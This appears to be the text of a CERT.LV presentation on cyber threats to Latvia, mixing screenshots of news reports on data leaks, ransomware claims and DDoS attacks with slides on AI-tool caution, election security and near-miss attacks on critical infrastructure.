
October 24, 10:34 | Crime | LETA

The Data State Inspectorate (DVI) has imposed a fine of €300,000 on LLC "ZZ Dats" in connection with last year's [municipal data leak](#), but the company has appealed the decision in court, according to the LETA news agency.

In early November 2024, due to a system error, the personal data of residents of various Latvian municipalities, such as their names, surnames, personal identification numbers, and addresses, was leaked.

As explained by the inspectorate, the data was stored in a cloud service provided by ZZ Dats. Upon receiving information about a possible data leak, the company conducted an investigation and found the company guilty of failing to ensure the security of the data.

The company was fined €300,000.



SmartLynx

<https://www.smartlynx.aero/news/cyber-incident>

SmartLynx Airlines experienced a cyber incident

Dec 20, 2024 — SmartLynx Airlines recently experienced a cyber incident affecting its systems. Thanks to a swift and decisive response, all operations remain normal.



hackmaniac
@H4ckmaniac

⚠️ Cyberattack Alert - 🇸🇰 Amber Beverage Group

The hacking group RansomHub claims to have breached Amber Beverage Group, a leading producer, distributor, logistics provider and retailer of spirits.

Allegedly, 1.7 TB of data were exfiltrated.
Ransom deadline: 10th Sep 24.

www.amberbev.com

7D 3h 25m 18s

Visits: 266

Data Size: 1.7 TB

Last View: 09-03 08:24:04



Delfi

<https://www.delfi.lv/criminal/je...> · [Translate this page](#)

"Jelgavas tipogrāfija" cietusi kiberuzbrukumā

Jun 4, 2025 — SIA "Jelgavas tipogrāfija" šonedēļ ir cietusi no kiberuzbrukuma, pastāstīja

Mākslīgais Intelekts



Mākslīgais intelekts

Svarīgi saglabāt dabīgo intelektu

- **LLM čatboti jāuztver kā sociālo tīklu vide**
Neliec tur saturu, kuru ne par ko neliktu Facebook
- **MI rīki ir programmatūra un tā tā būtu jāuztver**
Tās pašas drošības prasības ir piemērojamas
Izcelsme, uzticamība, modeļa pielietojums, datu plūsma,
drošas ieviešanas un lietošanas prakses
- **MI rīku priekšrocības ir jāizmanto un jāveicina saprātīga, ierobežota lietošana**
- **Jāpaplašina skatījums - kas ir informācijas apstrādes sistēma? Varbūt elektro auto, kas pārvietojas KI objektā?**

Vēlēšanas Latvijā NAV DIGITĀLAS



- **Iesaistītās puses**
 - CVK
 - VARAM
 - VDAA
 - LVRTC
 - Kontraktori
 - CERT.LV
 - Valsts drošības iestādes
-

PAŠVALDĪBU
VĒLĒŠANAS 2025

ZIŅAS KANDIDĀTI NOVADI STATISTIKA ES VĒLOS ŠKIROTAVA DEBAT

RE!

ziedot.lv/Ukrainai; 90204113 (5 €)

J. Liopa pārsūdz lēmumu par pārcelšanu citā amatā

V. Zelenskis: Vispirms drošības garantijas, tad samits ar Putinu

PANORĀMA

J. Liopa pārsūdz lēmumu par pārcelšanu citā amatā

iesaki: f X

Panorāma

CVK vadītāja Saulīte tomēr Saeimai paziņo par atkāpšanos no amata

Dalīties: f X



Ministre Inga Bērziņa atstādina VDA direktoru Jorenu Liopu

Atskaņot tekstu

Publicēts: 09.06.2025.



Vēlēšanu nedienā dēļ no amata atkāpjas VARAM ministre Bērziņa

LTV ir Latvijas sabiedriskās apraides pakalpojums.

VARAM ministre uzņemas politisko atbildību

Skatīties pakalpojumā YouTube

DDoS (Paklpojumatteices) uzbrukumi, haktīvisms

REPlay Latvijas Televīzija Latvijas Radio
Trešdiena, 11. septembris
Vārda dienas: Signe, Signija
LSM.lv Valodas
LSM+

Krievijas iebrukums Ukrainā

"airBaltic"

Valsts budžets 2025

Nodokļi

Paraolimpiskās spēles - Parfze 2024

Izraēlas un "Hamās" karš

Rīga
 +21 °C, D/DR vējš, 4m/s
BERNĀTISTĀPA
Meklēt ziņas

SVARĪGI

Valsts iestāžu mājaslapas piedzīvo intensīvus kiberuzbrukumus

Dalīties:

Hakeris darbībā. Attēls ilustratīvs.

Freepik, Drazen Zigic

20. augusts, 16:45 | Papildināts 20. augustā, 19:17 | [Latvijā](#) | LETA | **Autori:** Latvijas Radio

Intensīvu kiberuzbrukumu dēļ Timekļvietņu vienotās platformas (TVP) mājaslapās periodiski novērojami darbības traucējumi – lēna darbība vai vietņu nepieejamība, aģentūru LETA informēja Ministru kabinetā.

Lietotāja livestreamstudio tieš...

TIEŠRAIDE: Īpašo bērnu nākotne Latvijā

- 1:1. Islandes 6. prezidents Gudni Johannessons
- Šodienas jautājums: Kāpēc NBS nenotrieca Krievijas dronu?
- Krustpunktā: Cik veiksmīgi valdība risina lielās finanšu un ekonomiskās problēmas?
- Latvijas paraolimpiēšu sagaidīšana pie Brīvības pieminekļa

Pieraksties LSM.lv jaunumiem!

Populārākie >

- Aicina līdz 30. septembrim pieteikties automātiskai pārmaksātā nodokļa atmaksai
- Kam tiek valsts budžets? Četri valsts sekretāri pērn saņēma virs 100

Uzbrukumu iemesls sasaistāms ar Latvijas palīdzības paketi Ukrainai, kas tika apstiprināta 13. augustā - 30 aprīkotu transportlīdzekļu nodošanu

Replay Latvian television Latvian Radio
 Friday, August 23 Name day: Valguēlis, Raifs, Vitālijs
 In Rīga +18 °C, 5 wind, SWWS Search news...

LSM.lv Languages @LSM+
 Menu

IMPORTANT » Border
[Rail Baltica](#)
[Festival](#)
[Summer](#)
[War in Ukraine](#)
[Paris Summer Olympics 2024](#)
[Storm](#)
[Coalition](#)
[President](#)
[NATO in the Baltics](#)
[More »](#)

Cyber attacks on public sector websites in Latvia Tuesday

Share

LETA, Fotis Pšavcs

Due to intensive cyber attacks, the websites of the unified state platform periodically experience malfunctions - slow operation or inaccessibility of the sites, the Cabinet of Ministers told LETA on August 20 afternoon.

August 20, 17:49 | Defense | [LETA](#) Authors: Eng.LSM.lv (Latvian Public Broadcasting)

Follow Eng.Lsm.lv on social media!

Latest news > All channels ▾

- 16:08 Latvia has relatively large number of firefighters
- 15:52 Schools re-open in Ukraine with Latvian help

Schools re-open in Ukraine with Latvian help

- Latvia works on probation system for juveniles - Medical aid convoy heads to Ukraine from Latvia - Tactile walking trail set up near Lake Jugls, Riga - Audit Office: Latvia's economic annual report could use some work - Over €1 million lost to scammers by Latvians every month	02:24 03:36 03:49 11:10 02:36
--	---

incidenti, kas nenotika



Incidenti, kas nenotika

- **Elektrības apakšstacija KI objektā**
Sagatavošanās BREL atslēgšanai
- **Valsts iestāžu un KI objektu kompromitēšana**
- **Viedās pilsētas vadības elementi (luksofori, ūdens attīrīšana, siltums)**
- **Piena produktu ražošanas komplekss**
- **Gāzes koģenerācijas stacija**
- **Degvielas uzpildes staciju sūkņu vadība**
- **Viena no lielākajām šķirošanas konveijeru sistēmām reģionā**

Mums
jāklūst par
neparocīgu
mērķi!





Kiberdrošība: mūsu kopīgā atbildība



Aizsardzības ministrija



**Nacionālais
kiberdrošības
centrs**



Latvijas Universitātes
Matemātikas un informātikas institūts

   @cert.lv

<https://cert.lv>

MANA LATVIJA MANA ATBILDĪBA

Paldies!

Varis Teivāns
<https://www.cert.lv>